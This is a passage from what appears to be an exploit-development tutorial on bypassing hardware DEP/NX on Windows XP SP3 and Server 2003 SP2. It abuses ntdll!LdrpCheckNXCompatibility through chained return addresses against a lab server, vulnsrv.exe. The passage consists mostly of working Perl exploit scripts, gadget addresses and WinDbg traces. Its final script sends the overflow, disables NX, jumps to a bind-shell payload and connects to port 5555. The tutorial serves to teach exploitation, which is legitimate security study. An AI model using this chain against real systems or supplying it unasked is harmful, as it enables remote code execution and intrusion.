At 7c91cd44, steps (1) to (3) are executed. esi is set to 2, and we will to jump to 0x7c94153e.). That means that the second address we need to craft on our custom stack is 7c91cd44.

At 7c91cd49, the jump is made to 7c94153e, which contains the following instructions :

```
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc         mov     dword ptr [ebp-4],esi
7c941541 e909b8fdff     jmp     ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd4f)
```

This is where steps (4) and (5) are executed. esi contains value 2, and ebp-4 is now filled with the contents of esi (=2). Next we will jump to 7c91cd4f, which contains the following instructions :

```
0:000> u 7c91cd4f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c91cd4f 837dfc00       cmp     dword ptr [ebp-4],0
7c91cd53 0f85089b0100   jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)
```

This is step 6. The code determines whether the local variable (ebp-4) contains 0 or not. We have put '2' in this local variable, so the jump (jump if not equal) is made to 7c936861. At that address, the following instructions are executed (step 7):

```
0:000> u 7c936861
ntdll!LdrpCheckNXCompatibility+0x4d:
7c936861 6a04           push    4
7c936863 8d45fc         lea     eax,[ebp-4]
7c936866 50             push    eax
7c936867 6a22           push    22h
7c936869 6aff           push    0FFFFFFFFh
7c93686b e82e74fdff     call    ntdll!ZwSetInformationProcess (7c90dc9e)
7c936870 e91865feff     jmp     ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd8d)
7c936875 90             nop
```

At 7c93686b, the ZwSetInformationProcess function is called. The instructions prior to that location basically set the arguments in the ProcessExecuteFlags Information class. One of these parameters (currently at ebp-4) is 0×02, which means that NX will be disabled. When this function completes, it returns back and executes the next instruction (at 7c936870), which contains the epilog :

```
ntdll!LdrpCheckNXCompatibility+0x5c:
7c91cd8d 5e              pop     esi
7c91cd8e c9              leave
7c91cd8f c20400          ret     4
```


At that point, NX is disabled, and the "ret 4" will jump back to the caller function. If we have set up the stack correctly, we land back at a location on the stack that can be filled with a jump instruction to our shellcode.

Sounds simple – but the guys that discovered this technique most likely had to research everything in reverse order… A big high five & thumbs up for a job well done !

Anyways, what does this mean in terms of setting up the stack ? We have talked about addresses and offsets to take care of… but how do we need to build our buffer ?

ImmDbg can help us with this. ImmDbg comes with a pycommand !findantidep, which will help you setting up the stack correctly. Alternatively, my own custom pycommand pvefindaddr can help looking for more addresses that could be used for setting up the stack. (WE have noticed that !findantidep does not always get you the correct addresses. So you can use !findantidep to get the stack structure, and pvefindaddr to get the correct addresses)

First, look up 2 of the required addresses using pvefindaddr



Next, run !findantidep to get the structure. This pycommand will show you 3 dialog boxes. Just select an address in the first box (any address), then fill in 'jmp esp' in the second box (without the quotes), and select any address from the 3rd box. Note that we're not interested in the addresses provided by findantidep, only in the structure…

Open the Log window :

```
stack =
  "                                                              "
  + " " * 0x54
  + "                    "
  + shellcode
```

This shows us how we need to set up the stack, according to !findantidep :

```
1st addr | offset 1 | 2nd address | offset 2 | 54 bytes | jmp to shellc | shellc
```

1st addr = set eax to 1 and return. (for example, 0x7c95371a – discovered with pvefindaddr). In our malicious payload, this is what we need to overwrite saved EIP with. At this address (0x7c95371a), ret 4 is performed, so we need to add 4 bytes offset after this address (offset 1).

2nd addr = initiate the NX disable process by jumping to cmp al,1. This is 0x7c91cd44 (discovered with pvefindaddr). When this process returns, another ret 4 will be performed (so we need to add 4 more bytes offset) (offset 2)

Next, 54 bytes of padding is added. This is needed to adjust the stack. After NX is disabled, the saved registers are popped of the stack and then a leave instruction is executed. At that point, EBP is 54 bytes away from ESP, so in order to compensate for this, we need to add 54 bytes.

Then, after these 54 bytes, we need to put the address of a "jmp to the shellcode". This is the location where the flow will return to after disabling NX. Finally, we can put our shellcode .

(it's obvious that this stack structure depends on the real stack values when the exploit is ran. Just see if you can reference the shellcode by doing a jump/call/push+ret instruction and fill in the values accordingly). In fact, the entire structure shown by !findantidep is just theory. You just need to build the buffer step by step and by looking at register values after every step. That will ensure that you are building the right buffer. And that is exactly what we will do using our example application.

Let's have a look at our vulnsrv.exe example. We know that we will overwrite saved EIP after 508 bytes. So instead of overwriting saved EIP with the address of jmp esp, we will put the specially crafted buffer at that location, which will disable NX first.

We'll build the stack from scratch. Let's start by putting the first address at saved EIP and then see where that leads us to :

508 A's + 0x7c95371a + "BBBB" + "CCCC" + 54 D's + "EEEE" + 700 F's

```
use strict;
use Socket;
my $junk = " " x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep."    ";
$disabledep = $disabledep."    ";
$disabledep = $disabledep.(" " x 54);
$disabledep = $disabledep.("    ");
my $shellcode=" " x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
```

```
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                    ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "           ";
print "                              ";
connect(SOCKET, $paddr) or die "          ";
print "                  ";
my $payload = $junk.$disabledep.$shellcode."  ";
print SOCKET $payload."  ";
print "                 ".length($payload)."        ";
close SOCKET or die "        ";
```

After running this buffer against the application, we get :

```
(1154.13c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000001 edi=00403388
eip=42424242 esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??
```

ok, so the first address worked. esi contains 1 and flow is returned to BBBB. So we need to put the second address where BBBB is placed. The only additional thing we need to look at is ebp. When jumping to the second address, we know that – at a certain point, value 2 will be stored in a local variable at ebp-4. At this point ebp does not contain to a valid address, so this operation will most likely fail. Let's see :

```
use strict;
use Socket;
my $junk = " " x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep.pack('V',0x7c91cd44);
$disabledep = $disabledep."    ";
$disabledep = $disabledep.(" " x 54);
$disabledep = $disabledep.("    ");
my $shellcode=" " x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                    ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "           ";
print "                              ";
connect(SOCKET, $paddr) or die "          ";
print "                  ";
my $payload = $junk.$disabledep.$shellcode."  ";
print SOCKET $payload."  ";
print "                 ".length($payload)."        ";
```

```
close SOCKET or die "          ";
```

App dies, windbg says :

```
(11ac.1530): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000002 edi=00403388
eip=7c94153e esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi ss:0023:4141413d=????????
```

Right – attempt to write to ebp-4 (41414141-4 = 4141413d) failed. So we need to adjust the value of ebp before we start executing the routines to disable NX. In order to do so, we need to find an address that will put something useful into EBP. We could point EBP to an address on the heap, which will work to store the temporary variable… but the leave instruction that is executed after disabling NX will take EBP and put it in ESP… which will mess up our buffer (and point our stack to an entire other location). A better approach would be to point EBP to a location near our stack..

The following instructions would work :

- push esp / pop ebp / ret

- mov esp,ebp / ret

- etc

Again, pvefindaddr will make things easier :

```
0BADF00D ------------------------------------------------------------
0BADF00D Search for addresses used to disable DEP (-> XP SP3)
0BADF00D ------------------------------------------------------------
0BADF00D Phase 1 : set eax to 1 and return
0BADF00D --------------------------------
71A90000 Modules C:\WINDOWS\System32\wshtcpip.dll
7C80C1A0 Found MOV AL,1 at 0x7c80c1a0 (kernel32.dll) - Access: (PAGE_EXECUTE_READ)
77EDA402 Found MOV AL,1 at 0x77eda402 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
7C95371A Found MOV AL,1 at 0x7c95371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
77EDA6BA Found MOV AL,1 at 0x77eda6ba (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 4 address(es)
0BADF00D Phase 2 : compare AL with 1, push 0x2 and pop esi
0BADF00D ==============================================
7C91CD44 Found CMP AL,1 at 0x7c91cd44 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 1 address(es)
0BADF00D Finding addresses for EBP stack adjustment
0BADF00D ----------------------------------------
77EEDC70 Found PUSH ESP at 0x77eedc70 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE35B Found PUSH ESP at 0x77eee35b (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE7BB Found PUSH ESP at 0x77eee7bb (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEECDE Found PUSH ESP at 0x77eeecdc (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEEE8C Found PUSH ESP at 0x77eeee8c (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77F43BF7 Found PUSH ESP at 0x77f43bf7 (gdi32.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 6 address(es)
```

```
CPU - main thread, module RPCRT4
77EEDC70   54          PUSH ESP
77EEDC71   5D          POP EBP
77EEDC72   C2 0400     RETN 4
77EEDC75   90          NOP
77EEDC76   90          NOP
77EEDC77   90          NOP
```

So instead of starting the first phase (setting eax to 1), we'll first adjust ebp, make sure it returns to our buffer (ret instruction), and then we'll start the routine.

RET (saved EIP) is overwritten after 508 bytes. We'll now put the address to perform the stack adjustment at that location, followed by the remaining lines of code :

```
use strict;
use Socket;
my $junk = " " x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable routine
$disabledep = $disabledep."    ";
$disabledep = $disabledep.(" " x 54);
$disabledep = $disabledep.("    ");
my $shellcode=" " x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                    ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                                  ";
connect(SOCKET, $paddr) or die "          ";
print "               ";
my $payload = $junk.$disabledep.$shellcode."  ";
print SOCKET $payload."  ";
print "                 ".length($payload)."      ";
close SOCKET or die "       ";
```

After running this code, we get this :

```
(bac.1148): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e569 edx=0012e700 esi=00000001 edi=00403388
eip=43434343 esp=0012e274 ebp=0012e264 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
43434343 ??              ???
```

bingo ! NX has been disabled, EIP points at our C's, and ESP points at :

```
0:000> d esp
0012e274  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e284  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e294  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e2a4  44 44 45 45 45 45 46 46-46 46 46 46 46 46 46 46  DDEEEEFFFFFFFFFF
0012e2b4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2c4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2d4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2e4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
```

Final exploit :

```
use strict;
use Socket;
my $junk = " " x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable routine
$disabledep = $disabledep.pack('V',0x7e47bcaf);  #jmp esp (user32.dll)

my $nops = "    " x 30;

# windows/shell_bind_tcp - 702 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="                                                  " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
```

```
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"                                                            " .
"        ";

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "               ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "           ";
print "                                    ";
connect(SOCKET, $paddr) or die "           ";
print "                     ";
my $payload = $junk.$disabledep.$nops.$shellcode."  ";
print SOCKET $payload."  ";
print "                    ".length($payload)."         ";
close SOCKET or die "          ";
system('telnet '.$host.' 5555');
```

Note that this exploit will work, even if NX/HW DEP is not enabled.

Disabling HW DEP (Windows 2003 SP2) : demonstration

On Windows 2003 SP2, some additional checks are added (CMP AL and EBP versus EBP vs ESI), which requires us to change our technique just a little. The result is that we need to point both EBP and ESI to writable addresses in order for the exploit to work.

On Windows 2003 server standard R2 SP2, English, the ntdll!LdrpCheckNXCompatibility function looks like this :

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c8343b4 8bff            mov     edi,edi
7c8343b6 55              push    ebp
7c8343b7 8bec            mov     ebp,esp
7c8343b9 51              push    ecx
7c8343ba 833db4a9887c00  cmp     dword ptr [ntdll!Kernel32BaseQueryModuleData
(7c88a9b4)],0
7c8343c1 7441            je      ntdll!LdrpCheckNXCompatibility+0x5f (7c834404)

ntdll!LdrpCheckNXCompatibility+0xf:
7c8343c3 8365fc00        and     dword ptr [ebp-4],0
7c8343c7 56              push    esi
7c8343c8 8b7508          mov     esi,dword ptr [ebp+8]
7c8343cb 56              push    esi
7c8343cc e899510000      call    ntdll!LdrpCheckSafeDiscDll (7c83956a)
7c8343d1 3c01            cmp     al,1
7c8343d3 0f846eb10000    je      ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)

ntdll!LdrpCheckNXCompatibility+0x21:
7c8343d9 56              push    esi
7c8343da e8e4520000      call    ntdll!LdrpCheckAppDatabase (7c8396c3)
7c8343df 84c0            test    al,al
7c8343e1 0f8560b10000    jne     ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)

ntdll!LdrpCheckNXCompatibility+0x34:
7c8343e7 56              push    esi
7c8343e8 e8e4510000      call    ntdll!LdrpCheckNxIncompatibleDllSection (7c8395d1)
7c8343ed 84c0            test    al,al
7c8343ef 0f85272c0100    jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c84701c)

ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e)

ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
7c834403 5e              pop     esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
7c834405 c20400          ret     4

ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f547 c745fc02000000  mov     dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1
(00000002)

ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)

ntdll!LdrpCheckNXCompatibility+0x3e:
```

```
7c84701c c745fc02000000   mov      dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1
(00000002)
7c847023 e9cdd3feff       jmp      ntdll!LdrpCheckNXCompatibility+0x45 (7c8343f5)
```

So, the value at [ebp-4] is compared, a jump is made to 7c83f54, the followed by the call to ZwSetInformationProcess (at 0x7c827a5d)

```
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04             push     4
7c83f550 8d45fc           lea      eax,[ebp-4]
7c83f553 50               push     eax
7c83f554 6a22             push     22h
7c83f556 6aff             push     0FFFFFFFFh
7c83f558 e80085feff       call     ntdll!ZwSetInformationProcess (7c827a5d)
7c83f55d e99d4effff       jmp      ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
7c83f562 0fb6fd           movzx    edi,ch

0:000> u 7c827a5d
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000       mov      eax,0EDh
7c827a62 ba0003fe7f       mov      edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c827a67 ff12             call     dword ptr [edx]
7c827a69 c21000           ret      10h
7c827a6c 90               nop
ntdll!NtSetInformationThread:
7c827a6d b8ee000000       mov      eax,0EEh
7c827a72 ba0003fe7f       mov      edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c827a77 ff12             call     dword ptr [edx]
```

After executing this routine, it will return back to the caller function, arriving at 0x7c8343ff

```
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780         or       byte ptr [esi+37h],80h
7c834403 5e               pop      esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9               leave
7c834405 c20400           ret      4
```


That's where ESI is used. If that instruction has been executed, esi is popped, and the function epilog begins.

We have already learned how to alter the contents of EBP (so it would point at a writable useful location), now we need to do the same for ESI. On top of that, we really need to review the various instructions & look at the contents of the registers here. One of the things to notice, when using our example vulnsrv.exe application, is that whatever is put in ESI, will be used to jump to later on.

Let's see what happens with the following exploit code, using the following 2 addresses to adjust esi and ebp :

- 0x71c0db30 : adjust ESI (push esp, pop esi, ret)

- 0x77c177f8 : adjust EBP (push esp, pop ebp, ret)




```
use strict;
use Socket;
my $junk = " " x 508;
my $disabledep = pack('V',0x71c0db30);  #adjust esi
$disabledep = $disabledep.pack('V',0x77c177f8); # adjust ebp
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."    "; #4 bytes padding
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine
$disabledep = $disabledep."    "; #4 more bytes padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "     " x 30;
my $shellcode="    " x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                        ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "            ";
print "                              ";
connect(SOCKET, $paddr) or die "               ";
print "                    ";
my $payload = $junk.$disabledep.$nops.$shellcode."  ";
print SOCKET $payload."  ";
print "                  ".length($payload)."        ";
close SOCKET or die "          ";
system('telnet '.$host.' 5555');
```

Open vulnsrv.exe in windbg, and set a breakpoint at 0x7c8343f5 (so when the NX Disable routine is called). Then start vulnsrv (you may have to hit F5 a couple of times) and run the exploit code against the server and see what happens :

Breakpoint is hit

```
Breakpoint 0 hit
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
```

```
eip=7c8343f5 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0  ss:0023:0012e264=0012e268
```

Registers : both esi and ebp now point to a location close to the stack. The low bit of eax contains 1, so that's an indication that the 'mov al,1' instruction worked.

Now step/trace through the instructions (with the 't') command :

```
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f9 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x49:
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e) [br=1]
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f54e esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f550 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4d:
7c83f550 8d45fc          lea     eax,[ebp-4]
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f553 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x50:
7c83f553 50              push    eax
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f554 esp=0012e26c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x51:
7c83f554 6a22            push    22h
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f556 esp=0012e268 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x53:
7c83f556 6aff            push    0FFFFFFFFh
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f558 esp=0012e264 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x55:
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a5d esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

```
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a62 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0x5:
7c827a62 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c827a67 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0xa:
7c827a67 ff12            call    dword ptr [edx]
ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c828608)}
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c828608 esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCall:
7c828608 8bd4            mov     edx,esp
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e25c esi=0012e264 edi=00403388
eip=7c82860a esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiFastSystemCall+0x2:
7c82860a 0f34            sysenter
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c827a69 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!NtSetInformationProcess+0xc:
7c827a69 c21000          ret     10h
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c83f55d esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c8343ff esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h     ds:0023:0012e29b=cc
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
eip=7c834403 esp=0012e274 ebp=0012e268 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5e:
7c834403 5e              pop     esi
